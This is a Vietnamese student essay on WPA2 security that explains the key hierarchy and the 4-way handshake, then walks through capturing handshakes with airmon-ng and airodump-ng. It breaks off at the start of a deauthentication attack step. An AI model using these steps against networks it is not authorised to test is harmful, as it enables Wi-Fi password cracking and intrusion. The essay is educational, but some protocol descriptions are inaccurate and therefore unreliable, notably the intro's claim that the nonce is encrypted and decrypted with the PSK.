

**ĐẠI HỌC HUẾ**  
**TRƯỜNG ĐẠI HỌC KHOA HỌC**



**TIỂU LUẬN MÔN HỌC : AN NINH MẠNG**  
**TÊN ĐỀ TÀI: WI-FI SECURITY - WPA2 HANDSHAKE**

Giảng viên giảng dạy: Võ Việt Dũng

Nhóm thực hiện: Nhóm 4

Huế, ngày 07 tháng 01 năm 2026

## MỤC LỤC

<b>MỤC LỤC .....</b>	<b>1</b>
<b>DANH MỤC CÁC TỪ VIẾT TẮT.....</b>	<b>2</b>
<b>CHƯƠNG I. PHẦN MỞ ĐẦU .....</b>	<b>3</b>
<b>I.1. Wi-fi Security là gì.....</b>	<b>3</b>
<b>I.2. WPA2 Handshake là gì .....</b>	<b>4</b>
<b>CHƯƠNG II. PHẦN NỘI DUNG .....</b>	<b>5</b>
<b>II.1. Tìm hiểu cơ chế 4-way Handshake .....</b>	<b>5</b>
<b>II.1.1. Tổng quan về chuẩn bảo mật IEEE 802.11i.....</b>	<b>5</b>
<b>II.1.2. Hệ thống phân cấp khóa .....</b>	<b>6</b>
<b>II.1.3. Quy trình bắt tay 4 bước .....</b>	<b>9</b>
<b>II.2. Bắt Handshake bằng airodump-ng.....</b>	<b>12</b>
<b>II.2.1. Giới thiệu về kĩ thuật bắt Handshake.....</b>	<b>12</b>
<b>II.2.2. Các khái niệm cốt lõi .....</b>	<b>12</b>
<b>II.2.3. Quy trình logic bắt handshake bằng airodump-ng .....</b>	<b>15</b>
<b>II.3. Phân tích Handshake trong Wireshark.....</b>	<b>21</b>
<b>II.3.1. Tổng quan về dữ liệu phân tích.....</b>	<b>21</b>
<b>II.3.2. Lý thuyết IEEE 802.11i và dữ liệu thực tế .....</b>	<b>22</b>
<b>II.3.3. Đánh giá sơ bộ về An toàn thông tin của WPA2.....</b>	<b>26</b>
<b>II.4. Đánh giá điểm mạnh yếu của WPA2 .....</b>	<b>26</b>
<b>II.4.1. Giới thiệu chung về WPA2.....</b>	<b>26</b>
<b>II.4.2. Điểm mạnh của WPA2 .....</b>	<b>27</b>
<b>II.4.3. Điểm yếu và giới hạn của WPA2 .....</b>	<b>27</b>

<b>II.4.4. Đánh giá tổng quan .....</b>	<b>28</b>
<b>CHƯƠNG III. KẾT LUẬN .....</b>	<b>29</b>
<b>CHƯƠNG IV. TÀI LIỆU THAM KHẢO .....</b>	<b>31</b>

## **DANH MỤC CÁC TỪ VIẾT TẮT**

WPA2: Wi-Fi Protected Access 2

PSK: Pre-Shared Key

STA: Station

AP: Access Point

EAPOL : Extensible Authentication Protocol over LAN

AA: Authenticator Address

AES: Advanced Encryption Standard

ANonce: Authenticator Nonce

AP: Access Point

AS: Authentication Server

CCMP: Counter Mode with Cipher Block Chaining Message Authentication Code Protocol

EAPOL: Extensible Authentication Protocol over LAN

GTK: Group Transient Key

IV: Initialization Vector

KCK: Key Confirmation Key

KDE: Key Data Encapsulation

KEK: Key Encryption Key

MAC: Medium Access Control

MIC: Message Integrity Check

PBKDF2: Password-Based Key Derivation Function 2

PMK: Pairwise Master Key

PRF: Pseudo-Random Function

PSK: Pre-Shared Key

PTK: Pairwise Transient Key

QoS: Quality of Service

RSN: Robust Security Network

SNonce: Supplicant Nonce

SPA: Supplicant Address

SSID: Service Set Identifier

TK: Temporal Key

TKIP: Temporal Key Integrity Protocol

WEP: Wired Equivalent Privacy

WPA: Wi-Fi Protected Access

## **CHƯƠNG I. PHẦN MỞ ĐẦU**

### **I.1. Wi-fi Security là gì**

Wi-Fi Security (Bảo mật Wi-Fi) là các biện pháp và giao thức kỹ thuật để bảo vệ mạng không dây khỏi truy cập trái phép, đánh cắp dữ liệu và các cuộc tấn công, đảm bảo tính

riêng tư và toàn vẹn thông tin khi truyền qua sóng vô tuyến, sử dụng các chuẩn như WEP, WPA, WPA2, và hiện đại nhất là WPA3 để mã hóa và xác thực người dùng.

Mục đích chính:

- Ngăn truy cập trái phép: Kiểm soát ai được kết nối vào mạng của bạn.
- Mã hóa dữ liệu: Biến đổi dữ liệu thành dạng không đọc được đối với kẻ lén, ngăn chặn việc nghe lén.
- Bảo vệ thông tin nhạy cảm: Giữ an toàn cho thông tin cá nhân và doanh nghiệp khỏi bị chặn bắt.

## **I.2. WPA2 Handshake là gì**

WPA2 Handshake (Bắt tay 4 chiều WPA2) là một quy trình xác thực quan trọng trong bảo mật mạng Wi-Fi WPA2, nơi thiết bị và điểm truy cập (router) trao đổi thông tin mật mã (nonce) và mật khẩu (PSK) để thiết lập một "bí mật chung", từ đó tạo ra khóa phiên an toàn để mã hóa toàn bộ lưu lượng mạng, ngăn chặn nghe lén và truy cập trái phép. Nó là nền tảng để thiết bị kết nối thành công và an toàn vào mạng Wi-Fi.

Cơ chế hoạt động (Bắt tay 4 chiều):

1. Gửi yêu cầu: Thiết bị (STA) gửi yêu cầu kết nối đến điểm truy cập (AP).
2. Trao đổi Nonce: AP gửi một số ngẫu nhiên (Nonce) cho STA, STA dùng mật khẩu (PSK) để mã hóa Nonce này và gửi lại AP.
3. Xác thực và Tạo khóa: AP sử dụng cùng mật khẩu để giải mã, xác nhận STA có đúng mật khẩu, và tạo ra khóa phiên (Session Key).
4. Khởi tạo mã hóa: AP gửi một Nonce khác (được mã hóa) cho STA, STA giải mã, tạo khóa phiên riêng và gửi lại xác nhận. Sau đó, cả hai bắt đầu mã hóa dữ liệu bằng khóa phiên này.

## CHƯƠNG II. PHẦN NỘI DUNG

### II.1. Tìm hiểu cơ chế 4-way Handshake

#### II.1.1. Tổng quan về chuẩn bảo mật IEEE 802.11i

##### a. Sự ra đời và bối cảnh lịch sử

Quá trình tiến hóa của bảo mật mạng không dây là một cuộc chạy đua không ngừng giữa các nhà phát triển giao thức và các kỹ thuật tấn công mạng. Lịch sử của chuẩn IEEE 802.11i ghi dấu ấn qua ba giai đoạn quan trọng:

- **Sự sụp đổ của WEP (Wired Equivalent Privacy):** Được ra đời cùng với chuẩn Wi-Fi đầu tiên, WEP sử dụng thuật toán mã hóa dòng RC4 với Vector khởi tạo (Initialization Vector - IV) chỉ vỏn vẹn 24-bit. Do không gian IV quá nhỏ, trong các mạng có lưu lượng lớn, các trị số IV bị lặp lại rất nhanh. Điều này cho phép kẻ tấn công thu thập các gói tin và sử dụng các thuật toán thống kê để giải mã khóa gốc chỉ trong vài phút. Lỗ hổng này đã biến WEP từ một "bức tường bảo mật" trở thành một giao thức lỗi thời và mất an toàn nghiêm trọng.
- **WPA (Wi-Fi Protected Access) - Giải pháp tình thế:** Năm 2003, để ứng phó khẩn cấp với sự sụp đổ của WEP, Wi-Fi Alliance đã đưa ra WPA. Đây là một "bản vá" phần mềm sử dụng giao thức TKIP (Temporal Key Integrity Protocol). WPA giúp khắc phục điểm yếu của IV bằng cách thay đổi khóa mã hóa theo từng gói tin, nhưng nó vẫn dựa trên nền tảng thuật toán RC4 cũ để tương thích với các thiết bị phần cứng thời đó.
- **WPA2 (IEEE 802.11i) - Giải pháp hoàn chỉnh:** Năm 2004, chuẩn IEEE 802.11i chính thức được phê duyệt, hiện thực hóa dưới tên gọi thương mại là WPA2. Đây là bước nhảy vọt về công nghệ khi thay thế hoàn toàn RC4 bằng thuật toán mã hóa khối AES (Advanced Encryption Standard) kết hợp với giao thức CCMP. WPA2 cung cấp một khung bảo mật vững chắc, đảm bảo cả tính bảo mật, tính toàn vẹn và xác thực nguồn gốc dữ liệu.

##### b. Các thực thể trong mô hình mạng (Terminology)

Để triển khai cơ chế bảo mật theo chuẩn IEEE 802.11i, đặc biệt là quá trình bắt tay bốn bước (4-way handshake), hệ thống mạng được phân chia thành ba thực thể chính với vai trò riêng biệt:

- **Supplicant (Client):** Đây là thực thể đóng vai trò "người yêu cầu". Supplicant thường là các thiết bị đầu cuối của người dùng như Laptop, điện thoại thông minh hoặc máy tính bảng. Thiết bị này cài đặt các phần mềm hoặc trình điều khiển cho phép gửi yêu cầu truy cập và cung cấp thông tin xác thực (mật khẩu hoặc chứng chỉ số) để được tham gia vào mạng không dây.
- **Authenticator (Access Point - AP):** Đóng vai trò là "người kiểm soát cửa ngõ". Đây thường là các điểm truy cập không dây (Wireless Access Point) hoặc Router Wi-Fi. Authenticator đứng giữa Supplicant và hạ tầng mạng, có nhiệm vụ chuyển tiếp thông tin xác thực và thực thi các chính sách cho phép hoặc chặn truy cập dựa trên kết quả từ máy chủ xác thực.
- **Authentication Server (AS):** Đóng vai trò là "người thẩm định". Đây là máy chủ lưu trữ cơ sở dữ liệu người dùng và thực hiện các thuật toán kiểm tra tính hợp lệ của thông tin xác thực.
  - **Trong môi trường Doanh nghiệp (WPA2-Enterprise):** Thường sử dụng một máy chủ chuyên dụng chạy giao thức RADIUS.
  - **Trong môi trường Gia đình (WPA2-Personal/PSK):** Để tối giản chi phí và hạ tầng, vai trò của AS được tích hợp trực tiếp vào Authenticator (AP). Khi đó, việc xác thực dựa trên một khóa chia sẻ chung (Pre-Shared Key - PSK) được cấu hình sẵn trên cả thiết bị phát và thiết bị nhận.

### II.1.2. Hệ thống phân cấp khóa

Trong chuẩn IEEE 802.11i, tính bảo mật không dựa trên một khóa đơn lẻ mà dựa trên một hệ thống phân cấp khóa phức tạp. Mục tiêu của hệ thống này là đảm bảo rằng các khóa

dùng để mã hóa dữ liệu thực tế (Temporal Keys) phải là duy nhất cho mỗi phiên làm việc và không bao giờ để lộ khóa gốc (Master Key) trên đường truyền.

#### a. Khóa chính (Pairwise Master Key - PMK)

PMK là tầng cao nhất của hệ thống phân cấp khóa được sử dụng trong quá trình bắt tay. Nó đóng vai trò là "nguồn tin cậy" để từ đó sinh ra các khóa con.

- **Bản chất:** PMK là một khóa tĩnh (static), có giá trị không thay đổi trong suốt phiên kết nối của một Client cho đến khi Client đó ngắt kết nối hoặc thực hiện xác thực lại.
- **Cơ chế tạo khóa:** Trong chế độ WPA2-Personal (PSK), PMK được dẫn xuất từ mật khẩu (Passphrase) và tên mạng (SSID) thông qua hàm băm mật mã học.
- Công thức toán học:

$$PMK = \text{PBKDF2}(\text{Passphrase}, \text{SSID}, \text{SSIDLength}, 4096, 256)$$

- 
- (theo IEEE Std 802.11-2012, Mục 11.5.2)
- **Diễn giải thành phần:**
  - **PBKDF2 (Password-Based Key Derivation Function 2):** Là một tiêu chuẩn dẫn xuất khóa giúp ngăn chặn các cuộc tấn công từ điển và Brute-force.
  - **4096 (Iterations):** Hàm băm SHA-1 được lặp lại 4096 lần. Việc lặp lại này làm tăng chi phí tính toán đối với kẻ tấn công, khiến việc thử sai mật khẩu tốn nhiều thời gian hơn đáng kể.
  - **256:** Kết quả cuối cùng là một chuỗi nhị phân có độ dài 256-bit.

#### b. Khóa phiên tạm thời (Pairwise Transient Key - PTK)

Vì lý do an toàn, PMK không bao giờ được sử dụng trực tiếp để mã hóa các gói tin dữ liệu. Thay vào đó, nó được dùng làm đầu vào để tạo ra **PTK** – một tập hợp các khóa tạm thời chỉ dùng cho một phiên kết nối cụ thể giữa một Client và một AP.

- Các thành phần đầu vào (Input)

Để tạo ra PTK, hệ thống cần 5 yếu tố đầu vào để đảm bảo tính duy nhất tuyệt đối cho mỗi phiên:

1. **PMK**: Khóa chính đã tạo ở trên.
2. **ANonce (Authenticator Nonce)**: Một số ngẫu nhiên được sinh ra bởi Access Point.
3. **SNonce (Supplicant Nonce)**: Một số ngẫu nhiên được sinh ra bởi Client.
4. **AA (Authenticator Address)**: Địa chỉ MAC của Access Point.
5. **SPA (Supplicant Address)**: Địa chỉ MAC của Client.

#### - Công thức dẫn xuất PTK

Quá trình này sử dụng hàm giả ngẫu nhiên (Pseudo-Random Function - PRF):

$$PTK = \text{PRF-X}(PMK, \text{"Pairwise key expansion"}, \text{Min}(AA, SPA) || \text{Max}(AA, SPA)$$

Trong đó: Biểu thức *Min/Max* đảm bảo rằng thứ tự các địa chỉ MAC và Nonce luôn nhất quán ở cả hai phía (Client và AP) khi thực hiện tính toán độc lập.

#### - Cấu trúc và chức năng của PTK

PTK không phải là một khóa đơn lẻ mà là một chuỗi 64 bytes (512 bits), được chia thành các phân đoạn phục vụ các mục đích khác nhau:

Phân đoạn	Tên gọi (Full Name)	Độ dài	Chức năng
<b>KCK</b>	Key Confirmation Key	16 bytes	Dùng để tính toán và kiểm tra tính toàn vẹn của thông điệp (Message Integrity Check - MIC) trong quá trình 4-way handshake.
<b>KEK</b>	Key Encryption Key	16 bytes	Dùng để mã hóa các khóa bổ sung (như Group Transient Key - GTK) trước khi gửi qua mạng trong quá trình bắt tay.
<b>TK</b>	Temporal Key	16 bytes	<b>Quan trọng nhất:</b> Đây là khóa trực tiếp mã hóa/giải mã toàn bộ lưu lượng dữ liệu của người dùng bằng thuật toán AES-CCMP.
<b>MIC Key</b>	Message Integrity Code Key	16 bytes	(Chỉ dùng trong các chuẩn cũ hoặc mở rộng) Hỗ trợ kiểm tra dữ liệu.

### c. Khóa nhóm (Group Transient Key - GTK)

Bên cạnh PTK dùng cho kết nối Unicast (1 AP - 1 Client), chuẩn 802.11i còn định nghĩa GTK.

- **Vai trò:** Dùng để mã hóa các lưu lượng Broadcast và Multicast (ví dụ: gói tin quảng bá từ Router đến tất cả thiết bị).
- **Đặc điểm:** Tất cả các Client kết nối cùng một AP sẽ chia sẻ chung một GTK. Khóa này sẽ được thay đổi bất cứ khi nào có một thiết bị rời khỏi mạng để đảm bảo thiết bị đó không còn đọc được dữ liệu chung.

### d. Tại sao hệ thống này an toàn?

Hệ thống phân cấp khóa này giải quyết triệt để các vấn đề của WEP nhờ:

1. **Tính tách biệt:** Nếu một khóa TK bị lộ, kẻ tấn công cũng không thể suy ngược ra PMK.
2. **Tính duy nhất:** Nhờ việc sử dụng các số Nonce (số dùng một lần), dù hai thiết bị có cùng mật khẩu Wi-Fi thì PTK sinh ra vẫn hoàn toàn khác nhau.
3. **Chống tấn công lặp lại:** Các tham số MAC và Nonce được đưa vào hàm PRF khiến kẻ tấn công không thể sử dụng lại các phiên bản tay cũ để xâm nhập.

## II.1.3. Quy trình bắt tay 4 bước

### a. Mục tiêu quy trình

- **Xác nhận sự tồn tại của PMK:** Đảm bảo cả AP và Client đều có chung một khóa PMK mà không cần truyền trực tiếp PMK qua mạng.
- **Thiết lập PTK:** Trao đổi các số Nonce (ANonce và SNonce) để mỗi bên tự tính toán ra khóa PTK đồng nhất.

- **Cài đặt khóa:** Kích hoạt việc sử dụng khóa TK cho thuật toán mã hóa AES-CCMP.
- **Chuyển giao GTK:** AP gửi khóa nhóm (GTK) cho Client để xử lý dữ liệu Broadcast/Multicast.

## b. Chi tiết các bước thực hiện

Bước 1: AP gửi ANonce cho Client (Message 1)

- **Hoạt động:** AP tạo ra một số ngẫu nhiên gọi là **ANonce** và gửi nó đến Client trong một gói tin EAPOL-Key.
- **Trạng thái:** Lúc này, Client đã có đủ 5 thành phần cần thiết (\$PMK, ANonce, SNonce, AA, SPA\$) để tự tính toán ra **PTK**. Client lập tức sinh ra PTK và các khóa con (\$KCK, KEK, TK\$).

Bước 2: Client gửi SNonce và MIC cho AP (Message 2)

- **Hoạt động:** Client tạo ra số ngẫu nhiên **SNonce** của riêng mình. Sau đó, Client gửi SNonce kèm theo một mã kiểm tra toàn vẹn thông điệp (**MIC**) được tính toán bằng khóa **KCK**.

- **Trạng thái:** Khi nhận được Message 2, AP lấy SNonce kết hợp với các tham số nó đã có để tính toán ra **PTK**. Sau đó, AP dùng PTK vừa tạo để kiểm tra mã MIC từ Client. Nếu MIC khớp, AP xác nhận Client có PMK hợp lệ.

"Cơ chế này được quy định cụ thể tại Mục 8.5.3 của tiêu chuẩn IEEE 802.11i-2004 nhằm đảm bảo tính toàn vẹn của khóa phiên"

Bước 3: AP xác nhận và gửi GTK (Message 3)

- **Hoạt động:** AP thông báo cho Client rằng nó đã sẵn sàng cài đặt các khóa. AP gửi mã MIC (để Client xác nhận AP cũng có PMK đúng) và gửi khóa **GTK** (đã được mã hóa bằng khóa **KEK** của PTK).

- **Trạng thái:** Client kiểm tra MIC. Nếu hợp lệ, Client cài đặt các khóa vào phần cứng để chuẩn bị mã hóa.

#### **Bước 4:** Client xác nhận hoàn tất (Message 4)

- **Hoạt động:** Client gửi một gói tin xác nhận cuối cùng để báo cho AP biết rằng quá trình thiết lập khóa đã thành công và nó đã sẵn sàng chuyển sang chế độ truyền dữ liệu mã hóa.
- **Kết quả:** Sau bước này, mọi dữ liệu giữa Client và AP sẽ được mã hóa bằng thuật toán AES-CCMP với khóa **TK**.

#### **c. Phân tích tính bảo mật trong quy trình**

- **Chống tấn công từ điển (Offline Dictionary Attack):** Mặc dù 4-way handshake rất an toàn, nhưng nếu kẻ tấn công bắt được cả 4 gói tin này, chúng có thể thực hiện bẻ khóa mật khẩu Wi-Fi bằng cách thử sai (Brute-force) trên máy tính cá nhân. Đây là lý do người dùng luôn được khuyến cáo đặt mật khẩu dài và phức tạp.
- **Tên mạng (SSID) và bảo mật:** Do SSID là một tham số đầu vào để tạo PMK, việc thay đổi SSID cũng sẽ làm thay đổi hoàn toàn giá trị PMK và PTK, giúp tăng tính riêng biệt giữa các mạng Wi-Fi khác nhau.

#### **d. Thuật toán mã hóa dữ liệu: AES-CCMP**

Sau khi 4-way handshake kết thúc, khóa **TK (Temporal Key)** sẽ được đưa vào cơ chế **CCMP** (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol).

- **Tính bảo mật (Confidentiality):** Sử dụng chế độ AES Counter Mode để mã hóa dữ liệu.
- **Tính toàn vẹn (Integrity):** Sử dụng CBC-MAC để đảm bảo dữ liệu không bị thay đổi trên đường truyền.

## II.2. Bắt Handshake bằng airodump-ng

### II.2.1. Giới thiệu về kĩ thuật bắt Handshake

Trong bảo mật mạng không dây, **bắt Handshake bằng airodump-ng** là quá trình thu thập các gói tin xác thực **EAPOL (Extensible Authentication Protocol over LAN)** được trao đổi giữa thiết bị Client và Access Point trong giai đoạn thiết lập kết nối bảo mật **WPA/WPA2-PSK**. Quá trình này diễn ra trong cơ chế **4-way handshake**, theo chuẩn **IEEE 802.11i**, nhằm tạo và xác thực các khóa mã hóa dùng cho truyền dữ liệu.

Việc bắt Handshake không đồng nghĩa với việc bẻ khóa mật khẩu Wi-Fi ngay lập tức, mà chỉ thu thập dữ liệu cần thiết để phục vụ cho các hoạt động **kiểm thử và đánh giá bảo mật**

Quá trình này có ý nghĩa quan trọng trong:

- **Kiểm tra bảo mật:** Đánh giá độ mạnh của mật khẩu mạng không dây thông qua kiểm thử ngoại tuyến.
- **Phân tích giao thức:** Nghiên cứu cơ chế xác thực và quản lý khóa trong chuẩn IEEE 802.11i.
- **Phát hiện lỗ hổng cấu hình:** Xác định các điểm yếu trong việc triển khai bảo mật Wi-Fi (mật khẩu yếu, cấu hình không an toàn).

### II.2.2. Các khái niệm cốt lõi


#### a. 4-Way Handshake trong WPA/WPA2

Khi người dùng nhập mật khẩu Wi-Fi để kết nối vào mạng WPA/WPA2-PSK, Access Point và thiết bị Client sẽ thực hiện một quy trình xác thực gồm bốn bước, gọi là **4-way handshake**. Mục tiêu của quá trình này là:

- Xác thực rằng cả hai bên cùng sở hữu khóa gốc hợp lệ.
- Sinh ra các khóa phiên tạm thời để mã hóa dữ liệu truyền thông

Trong quá trình này, Access Point và Client không trao đổi trực tiếp mật khẩu, mà sử dụng các giá trị ngẫu nhiên và khóa trung gian để tạo ra khóa mã hóa cuối cùng. Điều này cho phép các công cụ kiểm thử bảo mật có thể **tái tạo lại khóa** từ Handshake đã thu thập và so sánh mã xác thực (MIC) nhằm kiểm tra tính đúng đắn của mật khẩu.

**Các thành phần quan trọng trong 4-way handshake bao gồm:**



**Các thành phần quan trọng trong Handshake:**

**PMK (Pairwise Master Key):** Khóa gốc, được sinh ra từ mật khẩu Wi-Fi và SSID của mạng.

**ANonce (Authenticator Nonce) và SNonce (Supplicant Nonce):** Các giá trị ngẫu nhiên do Access Point và Client tạo ra, dùng để sinh khóa phiên.

**PTK (Pairwise Transient Key):** Khóa phiên tạm thời, được tạo từ PMK, ANonce, SNonce và địa chỉ MAC của hai bên.

**MIC (Message Integrity Code):** Mã kiểm tra toàn vẹn, dùng để xác thực tính hợp lệ của các gói tin handshake.

**GTK (Group Temporal Key):** Khóa nhóm, dùng để mã hóa dữ liệu broadcast/multicast trong mạng.

### **b. Mục đích của việc bắt Handshake**

Kỹ thuật này thường được dùng trong kiểm thử xâm nhập (Pentest) để thu thập dữ liệu mã hóa. Sau khi bắt được Handshake, người dùng có thể sử dụng các công cụ như aircrack-ng để thực hiện tấn công dò mật khẩu (Brute-force/Dictionary Attack) ngoại tuyến

#### **Ưu điểm của tấn công offline:**

Không gây gián đoạn dịch vụ sau khi đã thu thập xong Handshake

Không bị giới hạn bởi rate limiting của AP

Có thể thử hàng triệu mật khẩu mỗi giây (với GPU)

Không để lại dấu vết trong log của router

**Lưu ý pháp lý:** Việc bắt Handshake trên mạng không được phép là vi phạm pháp luật về An ninh mạng. Chỉ thực hiện trên mạng của bạn hoặc có sự cho phép bằng văn bản.

### **c. Công cụ airodump-ng**

Airodump-ng là một công cụ thuộc bộ Aircrack-ng, được thiết kế để thu thập và ghi lại các gói tin mạng không dây chuẩn IEEE 802.11. Công cụ này hoạt động khi card mạng Wi-Fi được chuyển sang **chế độ Monitor Mode**, cho phép bắt toàn bộ lưu lượng không dây trong phạm vi phủ sóng.

Các chức năng chính của airodump-ng bao gồm:

- Quét và liệt kê các Access Point đang hoạt động.
- Thu thập thông tin SSID, BSSID, kênh và các thiết bị Client kết nối.
- Ghi lại các gói tin EAPOL phục vụ cho việc thu thập Handshake WPA/WPA2.
- Xuất dữ liệu ra các file định dạng .cap hoặc .pcap để phân tích sau

### II.2.3. Quy trình logic bắt handshake bằng airodump-ng

#### a. Chuẩn bị phần cứng và môi trường

Trước khi bắt đầu, cần đảm bảo các yếu tố sau:

**Card mạng không dây (Wi-Fi Adapter):** Phải hỗ trợ **Chế độ giám sát (Monitor Mode)** và **Tiêm gói tin (Packet Injection)**. Các chipset phổ biến được khuyên dùng bao gồm Atheros AR9271, Realtek RTL8812AU, hoặc Ralink RT3070.

**Hệ điều hành:** Thường sử dụng Kali Linux hoặc Parrot Security OS vì đã cài sẵn bộ công cụ Aircrack-ng

#### b. Quy trình Thực hiện Chi tiết

**Bước 1:** Chuyển Card mạng sang Chế độ Giám sát (Monitor Mode)

Mặc định, card mạng chỉ nhận các gói tin gửi đích danh cho nó. Để bắt được handshake (vốn là giao tiếp giữa Router và thiết bị khác), cần chuyển sang chế độ Monitor để "nghe" mọi dữ liệu trong không khí.

**1. Dọn dẹp các tiến trình gây xung đột:** Các dịch vụ như NetworkManager hoặc wpa\_supplicant có thể can thiệp vào quá trình bắt gói tin.

- Lệnh: *sudo airmon-ng check kill*

**2. Kích hoạt chế độ Monitor:**

- Xác định tên giao diện mạng (ví dụ: wlan0) bằng lệnh iwconfig.
- Lệnh kích hoạt: *sudo airmon-ng start wlan0,.*
- Sau lệnh này, tên giao diện thường đổi thành wlan0mon,.

```
(root@kali)-[~/src/88x2bu-20210702]
# airmon-ng

PHY      Interface      Driver      Chipset
phy0     wlan0               rtl88x2bu   ASUSTek Computer, Inc. 802.11ac NIC

(root@kali)-[~/src/88x2bu-20210702]
# airmon-ng check

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    469 NetworkManager
    1115 wpa_supplicant

(root@kali)-[~/src/88x2bu-20210702]
# airmon-ng check kill

Killing these processes:

    PID Name
    1115 wpa_supplicant
```

## Bước 2: Thăm dò mạng (Reconnaissance)

Sử dụng airodump-ng để quét toàn bộ các mạng xung quanh nhằm xác định mục tiêu.

- **Lệnh:** *sudo airodump-ng wlan0mon*

- **Quan sát các thông số:**

- **BSSID:** Địa chỉ MAC của Router (Access Point - AP).
- **CH (Channel):** Kênh mà Router đang phát sóng.
- **STATION:** Địa chỉ MAC của các thiết bị đang kết nối vào Router đó. Để bắt được handshake theo cách truyền thống, bắt buộc phải có ít nhất một thiết bị (Client) đang kết nối.

CH 4 ][ Elapsed: 1 min ][ 2017-10-05 21:34

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
D0:17:C2:E1:7B:50	-25	30	4302	0	7	54e	WPA2	CCMP	PSK	123netgear
12:3E:5D:E8:39:08	-25	33	0	0	6	54e	OPN			optimumwif
00:3E:5D:E8:39:08	-27	39	1796	0	6	54e	WPA2	CCMP	PSK	E83900
E8:FC:AF:8C:3E:68	-32	45	0	0	1	54e	WPA2	CCMP	PSK	DeadZone
FA:8F:CA:39:80:35	-37	33	0	0	7	54e	OPN			<length:
76:44:01:50:85:F7	-49	22	0	0	11	54e	OPN			optimumwif
74:44:01:50:85:F6	-50	26	9	0	11	54e	WPA2	CCMP	PSK	5085F7
A2:03:D8:BE:95:52	-56	13	0	0	8	54e	OPN			optimumwif
00:03:D8:BE:95:52	-56	11	1	0	8	54e	WPA2	CCMP	PSK	Black eyes
00:1E:2A:01:5C:DE	-58	25	0	0	11	54	WPA	TKIP	PSK	Rodriguez
00:B2:8F:53:02:68	-63	21	0	0	11	54e	WPA2	CCMP	PSK	530260
C2:B2:8F:53:02:68	-64	23	0	0	11	54e	OPN			optimumwif
12:3E:5D:ED:13:E8	-68	13	0	0	6	54e	OPN			optimumwif
00:3E:5D:ED:13:E8	-68	13	0	0	6	54e	WPA2	CCMP	PSK	ED13E0
B2:C5:54:BF:72:6C	-70	7	0	0	6	54e	WPA2	CCMP	MGT	optimumwif
76:44:01:4D:D3:33	-78	3	0	0	11	54e	OPN			optimumwif
74:44:01:4D:D3:32	-80	1	0	0	11	54e	WPA2	CCMP	PSK	Big G's ho
B0:C5:54:BF:72:6A	-70	7	0	0	6	54e	WPA2	CCMP	PSK	BF7266
B2:C5:54:BF:72:6B	-71	9	0	0	6	54e	OPN			optimumwif

### Bước 3: Tập trung bắt gói tin từ Mục tiêu (Targeted Capture)

Sau khi xác định mục tiêu cần "khóa" airodump-ng vào kênh và địa chỉ MAC cụ thể để đảm bảo không bỏ lỡ gói tin handshake. Việc này cũng giúp ghi dữ liệu vào file để phân tích sau

#### • Lệnh:

- **-c:** Kênh của Router mục tiêu.
- **--bssid:** Địa chỉ MAC của Router mục tiêu.
- **-w:** Tên file để lưu dữ liệu (hệ thống sẽ tự thêm đuôi .cap).

Lúc này, màn hình sẽ hiển thị riêng dữ liệu của Router mục tiêu. Nếu may mắn, khi một thiết bị mới kết nối vào sẽ bắt được handshake ngay lập tức. Tuy nhiên, để tiết kiệm thời gian, chuyển sang Bước 4.

```
(kalimessi@Windows8)-[~/Downloads]
$ sudo airodump-ng wlan0mon

CH 7 ][ Elapsed: 2 mins ][ 2023-08-26 20:48 ][ sorting by power level

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID

BSSID          STATION    PWR   Rate Lost  Frames Notes Probes
```

#### Bước 4: Tấn công Giải xác thực (Deauthentication Attack)

Để ép buộc thiết bị khách phải thực hiện lại quy trình bắt tay 4 bước (nơi chứa thông tin mã hóa mật khẩu), có thể gửi các gói tin ngắt kết nối (deauth) đến thiết bị đó,.

- Mở một cửa sổ Terminal mới (giữ nguyên cửa sổ ở Bước 3 đang chạy).
- Lệnh:
  - **-0**: Chế độ tấn công Deauthentication,.
